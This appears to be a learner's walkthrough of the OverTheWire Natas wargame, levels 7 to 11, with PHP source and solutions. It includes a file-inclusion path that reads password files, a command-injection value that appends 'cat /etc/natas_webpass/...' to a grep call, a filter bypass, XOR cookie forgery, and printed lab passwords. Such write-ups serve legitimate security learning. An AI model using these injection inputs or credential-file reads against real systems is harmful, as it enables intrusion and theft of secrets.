
By checking the source code

/etc/ is a common directory in Unix-like systems (such as Linux) where system configuration files are stored. In this case, it's part of the challenge's file structure.
natas_webpass/ is likely a directory where passwords for different Natas users
Here we have the parameter /etc *natas_webpass natas8. Before we when we have visited the home and about page the query was like ?page=home* /about
so enter the parameter in the query parameter => ?page=/etc /natas_webpass /natas8
we will get the password

NEXT LEVEL PASSWORD:
xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q

LEVEL 7 – LEVEL 8

URL: http://natas8.natas.labs.overthewire.org



By viewing the source code

```
<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>
```

The php code encoded_secret and also has the function on how it is encoded
it is ENCODED first with base64 then the string is reversed(strrev), then bin2hex id done.in this way we got the encode_secret
Now to get the secret we have do this process backwards
first base64 decode, then reverse teh string, now hex2bin
we can open a php shell to apply the same methods reverse by: php ~~a~~(a means interactive mode)
echo is used to print

```
tenisha@tenisha: $ php -a
Interactive shell

php > echo base64_decode(strrev(hex2bin('3d3d516343746d4d6d6c315669563362')))
php > echo base64_decode(strrev(hex2bin('3d3d516343746d4d6d6c315669563362')));
PHP Parse error:  syntax error, unexpected token "echo", expecting "," or ";" in php shell c
ode on line 2
php > echo base64_decode(strrev(hex2bin('3d3d516343746d4d6d6c315669563362')));
oubWYf2kBq
php >
```

SECRET : oubWYf2kBq

NEXT LEVEL PASSWORD:
ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t

LEVEL 8 - LEVEL 9


URL: http://natas9.natas.labs.overthewire.org

It says find the words containing. so it is basically like if we type a word like 'ho' then it will search for all the words in a file which has 'ho' in it.
By checking the source code

```
Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

an empty string $key for the input word then a function array_key_exists check is the key needle exists means if anything is entered or not
if the key is not a empty string then passes the key into passthru() function executes grep -i $key dictionary.txt(a shell command) => grep is a command-line utility used to search for text within files,The -i option makes the search case-insensitive,dictionary.txt is the file being searched.
Now, to clear this level we have to bypass this commad executing by entering a command which will execute in the $key place


we know that all the password for natas are stored in /etc/natas_webpass/
fro this we have to find ways to pass ; cat /etc/natas_webpass/natas10 # to get the password
; => it is a command separator through this we allow us to use 2 commands in onle line
this will execute as grep -i ; cat /etc/natas_webpass/natas10 #, commenting out and removing dictionary.txt.



NEXT LEVEL PASSWORD:
t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu

LEVEL 9 – LEVEL 10

URL: http://natas10.natas.labs.overthewire.org




It is the same as before . But it filter out some characters. By seeing the source code

```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
```

Here, preg_match function is used to check `/[;|&]/` if these charcters are used give illegal charcters
by search fro different wayscame across .* :Match any character (the dot) zero or more times (the asterisk)
. (Dot):The dot (.) is a special character in regex that matches any single character except for newline characters (like line breaks).
* (Asterisk):The asterisk (*) is a quantifier that means "zero or more" of the preceding element. In this case, it means "zero or more of any character."
the command will be: .* /etc/natas_webpass/natas11 # => this will tell grep to search for all, while ignoring case, and match it to etc/natas_webpass/natas11. The # command, comments out dictionary.txt, preventing any errors from occurring.

NEXT LEVEL PASSWORD:
UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk

LEVEL 10 – LEVEL 11
URL: http://natas11.natas.labs.overthewire.org



it says that cookies are protected with xor encryption
by check the sourcecode some part are censored and the display of the password set to no
our thing is to get the cookie with paramter of showpassword to yes
we have a key, cookie, and text. Now, we have cookie and the text .
cookie which is base64 encoded first decode that
By doing xor between these we get the key
first encode the text with jsonencode
<?php

$cookie=base64_decode('HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7A
BdmbU1GdGdfVXRnTRg=');

```
function xor_encrypt($in) {
        $key = json_encode(array("showpassword"=>"no",
"bgcolor"=>"#ffffff"));
        $text = $in;
        $outText = '';

        for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
        }

        return $outText;
}
we get the cipher text the encrypted text of condition of key and cookie
print xor_encrypt($cookie);
print "\n"
?>
```

```
tenisha@tenisha:~$ php natas11_1.php
eDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoe93oe
```

we get the key as : eDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoe93oe
The key should be of the same length as the plaintext for optimal security. If the key is shorter, it may be repeated, which can weaken the encryption
KEY = eDWo
Now, we have the key and the text should be changed to "showpassword"=>"yes", "bgcolor"=>"#ffffff" we need to find the cookie do the xor for these two now

```
<?php

$data=array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
        $key = 'eDWo';
        $text = $in;
        $outText = '';

        for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
        }

        return $outText;
}
```

```
print base64_encode(xor_encrypt(json_encode($data)));
print "\n"
?>
```


final changed cookie =>>
HmYkBwozJw4WNyAAFyB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAyIxC
Uc5
by now replacing the cookie we get the password for the next level

NEXT LEVEL PASSWORD:

yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB

